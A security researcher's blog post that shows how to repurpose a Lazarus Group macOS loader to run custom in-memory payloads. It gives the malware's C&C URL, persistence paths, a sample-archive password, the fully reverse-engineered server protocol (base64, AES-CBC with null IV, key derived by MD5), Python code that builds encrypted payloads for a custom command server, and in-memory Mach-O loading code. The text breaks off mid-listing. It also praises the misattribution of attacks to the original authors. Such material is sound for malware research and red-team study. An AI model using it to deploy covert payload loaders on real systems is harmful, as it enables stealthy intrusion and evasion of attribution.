Objective-See's Blog

objective-see.com/blog/blog_0x54.html

Weaponizing a Lazarus Group Implant

repurposing a 1st-stage loader, to execute custom 'fileless' payloads

by: Patrick Wardle / February 22, 2020

Our research, tools, and writing, are supported by the "Friends of Objective-See" such as:
CleanMyMac X CleanMy Mac X

Malwarebytes Airo AV

Become a Friend!
📝 👾 Want to play along?
I've added the sample ('OSX.AppleJeus.C') to our malware collection (password: infect3d)

…please don't infect yourself!

Background

Recently a new piece of macOS malware was discovered:

> Another #Lazarus #macOS #trojan
> md5: 6588d262529dc372c400bef8478c2eec
> hxxps://unioncrypto.vip/
>
> Contains code: Loads Mach-O from memory and execute it / Writes to a file and execute it@patrickwardle @thomasareed pic.twitter.com/Mpru8FHELi
>
> — Dinesh_Devadoss (@dineshdina04) December 3, 2019

In a previous blog post I analyzed this intriguing specimen (internally named `macloader`), created by the (in)famous Lazarus group.

This post highlighed its:

- Persistence:
  `/Library/LaunchDaemons/vip.unioncrypto.plist` ->
  `/Library/UnionCrypto/unioncryptoupdater`
- Command and Control (C&C) Server:
  `https://unioncrypto.vip/update`
- Capabilities:
  The in-memory execution of a remotely downloaded payloads.


For a full technical analysis of the sample, read my writeup: "Lazarus Group Goes 'Fileless'"

While many aspects of the malware, such as its (launch daemon) persistence mechanism are quite prosaic, its ability to directly execute downloaded ("2nd-stage") payloads directly from memory is rather unique. Besides increasing stealth and complicating forensics analysis of said payloads (as they never touch the file-system), it's just plain sexy!

It also makes for the perfect candidate for "repurposing", which is what we'll walk-thru today.


Repurposing Malware

At DefCon #27, I gave a talk titled, "Harnessing Weapons of Mac Destruction", which detailed the process of repurposing (or "recycling") other peoples' Mac malware:




Watch Video At:
https://youtu.be/InL3YA_6P6s

In a nutshell, the idea is take existing malware and reconfigure ("repurpose" or "recycle") it for your own surreptitious purposes (i.e. testing, red-teaming, offensive cyber-operations, etc):



The talk also covered the many benefits of repurposing others' malware; benefits that basically boil down to the fact that various well-funded groups and agencies are creating fully-featured malware, so why not leverage their hard work …in a way (that if discovered) will likely be (mis)attribute back to them?



…IMHO, it's a lovely idea 😇

To view the full slides from my talk, checkout: "Harnessing Weapons of Mac Destruction"


The Lazarus group's malware we're looking at today is a perfect candidate for repurposing. Why? As a 1st-stage loader, it simply beacons out to a remote server for 2nd-stage payloads (which as noted, are executed directly from memory). Thus once we understand its protocol and the expected format of the payloads, (in theory) it should be rather trivial to repurpose the loader to communicate instead with **our** server, and thus stealthily execute **our** own 2nd-stage payloads!

This gives us 'access' then, to an advanced 1st-stage loader that will execute our custom payloads (from memory!) …without us having to write a single-line of (client-side) code. 😎

Better yet, as the repurposing-modifications will be minimal, if this repurposed sample is ever detected, it surely well be (mis)attributed back to the original authors (and as our 2nd-stage payloads never hit the file-system, will more than likely remain undetected) 😎😎 #winning

Repurposing Lazarus's Loader

After identifying a malware specimen to repurpose ("recycle"), the next step is to comprehensively understand how it works:



The goal of this analysis phase is to:

- Identify the method of persistence
- Understand the capabilities / payload
- Identify the command & control server

- Understand the communications protocol

In a previous blog post, "Lazarus Group Goes 'Fileless'" we thoroughly analyzed the sample and answered the majority of these questions.

However, I did not discuss the malware's communications protocol, specifically the format of the response from the remote server …the response that contains the 2nd-stage payload(s). As our ultimate goal is to repurpose this malware such that it executes our own 2nd-stage payloads, this protocol and payload format is essential to understand!

To facilitate dynamic analysis and to understand the malware protocol, I created a simple python HTTPS server that would respond to the malware's requests.

Although (initially) I did not know the expected format of the data, trial and error (plus a healthy dose of reverse-engineering) proved sufficient!

```
# python server.py

  [+] awaiting connections
  [+] new connection from 192.168.0.2:

  ======= POST HEADERS =======
  Host: unioncrypto.vip
  Accept: */*
  auth_signature: ca57054ea39f84a6f5ba0c65539a0762
  auth_timestamp: 1581048662
  Content-Length: 62
  Content-Type: application/x-www-form-urlencoded

  ======= POST BODY =======
  MiniFieldStorage('act', 'check')
  MiniFieldStorage('ei', 'Mac OS X 10.15 (19A603)')
  MiniFieldStorage('rlz', 'VMI5EOhq8gDz')
  MiniFieldStorage('ver', '1.0')
  [06/Feb/2020 20:11:08] "POST /update HTTP/1.1" 200 -
```

Armed with a simple (initially bare-boned) custom C&C server to respond to the malware's requests, we can begin to understand the network protocol, with the ultimate goal of understanding how the 2nd-stage payloads should be remotely delivered to the malicious loader, on infected systems.

First, we note that on check in the malware provides some (basic) information after the infected system (e.g. the macOS version/build number: `Mac OS X 10.15 (19A603)`, serial number: `VMI5EOhq8gDz`, etc.), and implant version (`'ver', '1.0'`).

Moving on we can hop into a disassembler to look at the malware's code responsible for connecting to the C&C server, and parsing/processing the server's response.

In the malware's disassembly we find a function named `onRun()` that invokes a method named `Barbeque::post`. This method connects to the remote server (`https://unioncrypto.vip/`) and expects the server to respond with an `HTTP 200 OK`. Otherwise it takes a nap (before trying again):

```
1int onRun() {
2
3    ...
4
5    //connect to server
6    Barbeque::post(...);
7    if(response != 200) goto sleep;
8
9}
```

Assuming the (our) server responds with an `HTTP 200 OK`, the malware checks that at least `0x400` bytes were received, before base64-decoding said bytes:

```
 1int onRun() {
 2
 3    ...
 4
 5    //rdx: # of bytes
 6    // make sure at least 0x400 bytes were recv'd
 7    if ((rdx >= 0x400) && ...)))
 8    {
 9
10      //rbx: recv'd bytes
11      // base64 decond recv'd bytes
12      rax = base64_decode(rbx, &var_80);
13
14      ...
15}
```

…so already, we know the server's response (which the malware expects to be a 2nd-stage payload) must be at least `0x400` in length …and base64 encoded. As such, we update our custom C&C server to respond with at least `0x400` bytes of base64 encoded data (that for now, just decodes to `ABCDEFGHIJKLMNOPQRSTUVWXYZABCD...`).

Once we respond with the correct number (`0x400` +) of base64 encoded bytes, the malware happily continunes and invokes a function named `processUpdate` (at address `0x0000000100004be3`). In a debugger, we can see this function takes the (base64 decoded) bytes (in `RDI`) and their length (in `RSI`):

```
$ lldb unioncryptoupdater

...

(lldb) b 0x0000000100004be3
Breakpoint 1: where = unioncryptoupdater`processUpdate(unsigned char*, unsigned
long), address = 0x0000000100004be3

(lldb) r

...

(lldb) Process 2813 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
frame #0: 0x0000000100004be3 unioncryptoupdater`processUpdate(unsigned char*,
unsigned long)

(lldb) (lldb) x/s $rdi
0x100800600:
"ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFGHIJKLMNOPQRSTUVWXYZ...

(lldb) reg read $rsi
rsi = 0x000000000000401
```

As shown in the debugger output, so far, the malware is content with our server's response, as the response is over `0x400` bytes in length and encoded correctly. (Note our decoded bytes, `ABC...` in the `rdi` register).

In the previous blog post, we noted that the `processUpdate` function calls into a method named `load_from_memory` to, well, load (and execute) the received bytes …the 2nd-stage payload(s). However, before it invokes this function it calls two other functions:

- `md5_hash_string`
- `aes_decrypt_cbc`

```
 1int processUpdate(int * arg0, long arg1) {
 2
 3    ...
 4
 5    rax = md5_hash_string(&var_4D8);
 6    r15 = rbx + 0x10;
 7    rdx = r14 - 0x10;
 8    if ((var_4D8 & 0x1) != 0x0) {
 9        rcx = var_4C8;
10    }
11    else {
12         rcx = &var_4D7;
13    }
14    _aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);
15}
```

Let's step thru this in a debugger to see what it's hashing, and what/how it's (`AES`) decrypting.

Using our simple python HTTPS (C&C) server we'll serve up again `0x400` + bytes of `ABCDEFGHIJKLMNOPQRSTUVWXYZABC...` :

```
$ lldb unioncryptoupdater

(lldb) x/i $pc
0x100004c58 : callq  0x100004dab  ; md5_hash_string(...);

//print out bytes passed to md5_hash_string()
// recall that $rsi will contain the first arg
(lldb) x/24bx $rsi
0x100008388: 0x18 0x56 0x4d 0x49 0x35 0x45 0x4f 0x68
0x100008390: 0x71 0x38 0x67 0x44 0x7a 0x00 0x00 0x00
0x100008398: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

//print out as a string
(lldb) x/s $rsi+1
0x100008389: "VMI5EOhq8gDz"
```

Stopping at the call to the `md5_hash_string` function, we can dump the string being passed in. Turns out it's: `VMI5EOhq8gDz` (albeit prefixed with `0x18`).

The calling convention utilized by macOS is the "System V" 64-bit ABI …which always passes the first argument in the `rsi` register.

"System V operating systems [and macOS] will use RDI, RSI, RDX, RCX, R8 and R9. XMM0, XMM1, XMM2, XMM3, XMM4, XMM5, XMM6 and XMM7 will be used to pass floating point parameters. RAX will hold the syscall number. Additional arguments are passed via the stack (right to left).

Return values are sent back via RAX."

-64bit ABI Cheatsheet

Once the malware has generated an `MD5` hash of this string, it invokes the `aes_decrypt_cbc` function. What does it pass in?

In the disassembler, the `aes_decrypt_cbc` function is invoked in the following manner: `_aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);` Hopping back into the debugger we can determine what the `r15` , `rdx` , and `rcx` registers hold:

```
$ lldb unioncryptoupdater

(lldb) x/i $pc
0x100004c85 : callq  0x100004095  ; aes_decrypt_cbc

(lldb) x/s $r15
0x100800610: "QRSTUVWXYZABCDEF...

(lldb) reg read $rdx
rdx = 0x00000000000003F1

(lldb) x/16xb $rcx
0x7ffeefbff279: 0x26 0x1d 0xfd 0xb9 0x70 0x43 0x84 0xf4
0x7ffeefbff281: 0xf7 0x37 0xe0 0x1c 0x55 0x7a 0xee 0x74
```

- `r15` : appears to be a pointer into the received (now base64 decoded) bytes. Looking back a few instructions in the disassembly we see: `r15 = rbx + 0x10` (`rbx` is a pointer to the start of the received decoded bytes).

  Thus, `r15` points exactly `0x10` (`16d`) bytes into the received, decoded bytes.

- `rdx` : appears to be `0x10` less than the size of the total (received) decoded bytes. Again, a few instructions back, we see: `rdx = r14 - 0x10` (`r14` holds the total sized of the received decoded bytes).

  In other words, `rdx` is the remaining size of the (received) decoded bytes (from `r15` to the end!).

- `rcx` : appears initially to be a pointer some random/unknown bytes (`0x26 0x1d 0xfd 0xb9 ...`). However, by looking back in the disassembly, we can see it's the result of hashing the `VMI5EOhq8gDz` string!

  We can also confirm this, by manually (`MD5`) hashing `VMI5EOhq8gDz` , which results in `0x26 0x1d 0xfd 0xb9 ...` (matching `rcx`):

  ```
  1password = 'VMI5EOhq8gDz'
  2key = hashlib.md5(password).digest()
  3
  4print('\nkey: '),
  5for i in range(len(key)):
  6   print('%x' % (ord(key[i]))),
  7}
  ```

  …which prints out the (expected) `key: 26 1d fd b9 70 43 84 f4 f7 37 e0 1c 55 7a ee 74`

We now understand the parameters passed to the `aes_decrypt_cbc` function:

- `arg 0` (`0x0`): likely the `iv` (`NULL`)
- `arg 1` (from `$r15`): pointer to cipher text
- `arg 2` (from `$rdx`): length of cipher text
- `arg 3` (from `$rcx`): key (`MD5` of the string `VMI5EOhq8gDz`)
- `arg 4` (`&var_40`): aes “context”

Thus, the malware is (`AES`) decrypting the received (now base64 decoded) payload, with key = `MD5("VMI5EOhq8gDz")` .

After decrypting the received bytes, the malware initializes a pointer `0x90` bytes into the received bytes, and a variable with the size of the remaining bytes, before invoking the `load_from_memory` function:

```
1rbx = rbx + 0x90;
2r14 = r14 - 0x90;
3
4rax = load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
```

Before discussing the parameters passed to this function let’s update our custom C&C server to serve up the same data from a file (`ABCDEF...`), but this time `AES` encrypted with the hash of `"VMI5EOhq8gDz"` . …we also make sure to skip the first `0x90` bytes (as the malware skips over these):

```
 1password = 'VMI5EOhq8gDz'
 2key = hashlib.md5(password).digest()
 3
 4iv = 16 * '\x00'
 5encryptor = AES.new(key, AES.MODE_CBC, iv)
 6
 7with open(in_filename, 'rb') as infile:
 8    with open(out_filename, 'wb') as outfile:
 9
10        data += 0x10 * '\x00'
11        chunk = 0x80 * '\x00'
12        data += encryptor.encrypt(chunk)
13
14        while True:
15            chunk = infile.read(chunksize)
16            if len(chunk) == 0:
17                break
18            elif len(chunk) % 16 != 0:
19                chunk += ' ' * (16 - len(chunk) % 16)
20
21            data += encryptor.encrypt(chunk)
22
23        outfile.write(base64.b64encode(data))
```

Setting a breakpoint on the call to the `load_from_memory` function (`0x0000000100004cb8: call load_from_memory`), we can now dump the parameters (and confirm that the encryption in our custom C&C server is correct):

```
$ lldb unioncryptoupdater

(lldb) x/i $pc
0x100004cb8 : callq  0x100006dda  ; load_from_memory

//1st arg
(lldb) x/s $rdi
0x101002290: "ABCDEFGHIJKLMNOPQRSTUVWXYZ...

(lldb) reg read $rsi
r14 = 0x0000000000000371
```

Recalling that the first and second arguments are passed in via the `rdi` and `rsi` registers, respectfully, in the above debugger output we can see the malware is passing our now decoded, decrypted "payload" (`ABC...`) and size, to the `load_from_memory` function.

Hooray, this confirms that our detailed analysis has correctly uncovered both the format, encoding, and encryption of the server's expected response.

In summary:

- encoding: base64
- encryption: `AES` (`CBC` -mode), with a null-IV, and key of `MD5("VMI5EOhq8gDz")`
- format: `0x400` + bytes, payload starting at offset `0x90`

As we now fully understand the format of the malware's protocol, in theory, we should be able remote transmit an encrypted & encoded binary payload and have the malware execute directly from memory!

…but first a brief discussion of the malware's "load and execute from memory" code.

In my previous writeup, "Lazarus Group Goes 'Fileless'", I detailed exactly how the malware executed the 2nd-stage payload from memory. To (re)summarize:

- The `load_from_memory` function `mmaps` some memory (with protections: `PROT_READ | PROT_WRITE | PROT_EXEC`), then copies the decrypted payload into this memory region, before invoking a function named `memory_exec2` .
- The `memory_exec2` function invokes the Apple API `NSCreateObjectFileImageFromMemory` to create an "object file image" from a memory buffer (of a `mach-O` file) then invokes the `NSLinkModule` function to link the "object file image".
- Once the malware has mapped and linked the downloaded payload, it invokes a function named `find_macho` which appears to search the memory mapping for `MH_MAGIC_64` (`0xfeedfacf`), the 64-bit "mach magic number" in the `mach_header_64` structure.

- Once the `find_macho` method returns, the malware begins parsing the mapped/linked (`mach-O`) payload, looking for the address of `LC_MAIN` load command (`0x80000028`), which contains information such as the entry point of the in-memory code.

- The malware then retrieves the offset of the entry point (found at offset `0x8` within the `LC_MAIN` load command), sets up some arguments, then jumps to this address, to kick off the execution of the payloads binary code.

```
1//rcx points to the `LC_MAIN` load command
2r8 = r8 + *(rcx + 0x8);
3...
4
5//invoke payload's entry point!
6rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
```

Skimming over the disassembly of the `memory_exec2` reveals some interesting code snippets, such as the following:

```
1//RDI points to the mach-O header (of the payload)
2// offset 0xC in a mach-O header is file type (`uint32_t filetype`)
3rbx = *(int32_t *)(rdi + 0xc);
4if (rbx != 0x8) {
5            *(int32_t *)(rdi + 0xc) = 0x8;
6}
```

Stepping thru this code in a debugger, reveals it is checking the type of the (`mach-O`) binary payload (`MH_EXECUTE` , `MH_BUNDLE` , etc). If the `mach-O` file type is not `MH_BUNDLE` (`0x8`), it updates the (in-memory) type to be this value: `*(rdi + 0xc) = 0x8` .

```
Process 2866 stopped
* stop reason = breakpoint 1.1

unioncryptoupdater`memory_exec2:
->  0x1000069c0 : cmpl   $0x8, %ebx     ;0x8: MH_BUNDLE
    0x1000069c3 : je     0x1000069cc
    0x1000069c5 : movl   $0x8, 0xc(%rdi)
    0x1000069cc : leaq   -0x58(%rbp), %rdx

(lldb) reg read $rbx
       rbx = 0x0000000000000002  ;0x2: MH_EXECUTE
```

This is done, (as online research notes) as the `man` page for `NSModule` state: *"Currently the implementation is limited to only Mach-O MH_BUNDLE types which are used for plugins."* Thus in order to play nicely with the Apple APIs and thus support the in-memory execution of 'standard' `mach-O` executables (type: `MH_EXECUTE`), this 'patch' must be applied.


However, the most interesting thing about this snippet of code found within the malware, is that it's not original…

In 2017, Cylance published a blog post titled: “Running Executables on macOS From Memory”. Though the topic of in-memory code execution on macOS had been covered before (as was noted in the blog post), the post provided a comprehensive technical deep-dive into the topic, and more importantly provided an open-source project which included code to perform in-memory loading: “osx_runbin”.

The researcher (Stephanie Archibald), also presented this research (and more!) at an Infiltrate talk:

> Here we are learning modernized osx rootkits (userland) from Stephanie Archibald ! pic.twitter.com/rAsK4xqSBh
>
> — Dave Aitel (@daveaitel) April 6, 2017

If we compare Cylance’s osx_runbin code, it is trivial to see the in-memory loader code found within the Lazarus’s group’s malware is nearly 100% the same:



```
int load_and_exec(char *filename, unsigned long dyld) {
        // Load the binary specified by filename using dyld
        char *binbuf = NULL;
        unsigned int size;
        unsigned long addr;

        NSObjectFileImageReturnCode(*create_file_image_from_memory)(const void *, size_t, NSObjectFileImage *) = NULL;
        NSModule (*link_module)(NSObjectFileImage, const char *, unsigned long) = NULL;

        //resolve symbols for NSCreateFileImageFromMemory & NSLinkModule
        addr = resolve_symbol(dyld, 25, 0x4d6d6f72);
        if(addr == -1) {
                fprintf(stderr, "Could not resolve symbol: _sym[25] == 0x4d6d6f72.\n");
                goto err;
        }
        create_file_image_from_memory = (NSObjectFileImageReturnCode (*)(const void *, size_t, NSObjectFileImage *)) addr;

        addr = resolve_symbol(dyld, 4, 0x4d6b6e69);
        if(addr == -1) {
                fprintf(stderr, "Could not resolve symbol: _sym[4] == 0x4d6b6e69.\n");
                goto err;
        }
        link_module = (NSModule (*)(NSObjectFileImage, const char *, unsigned long)) addr;

        // load filename into a buf in memory
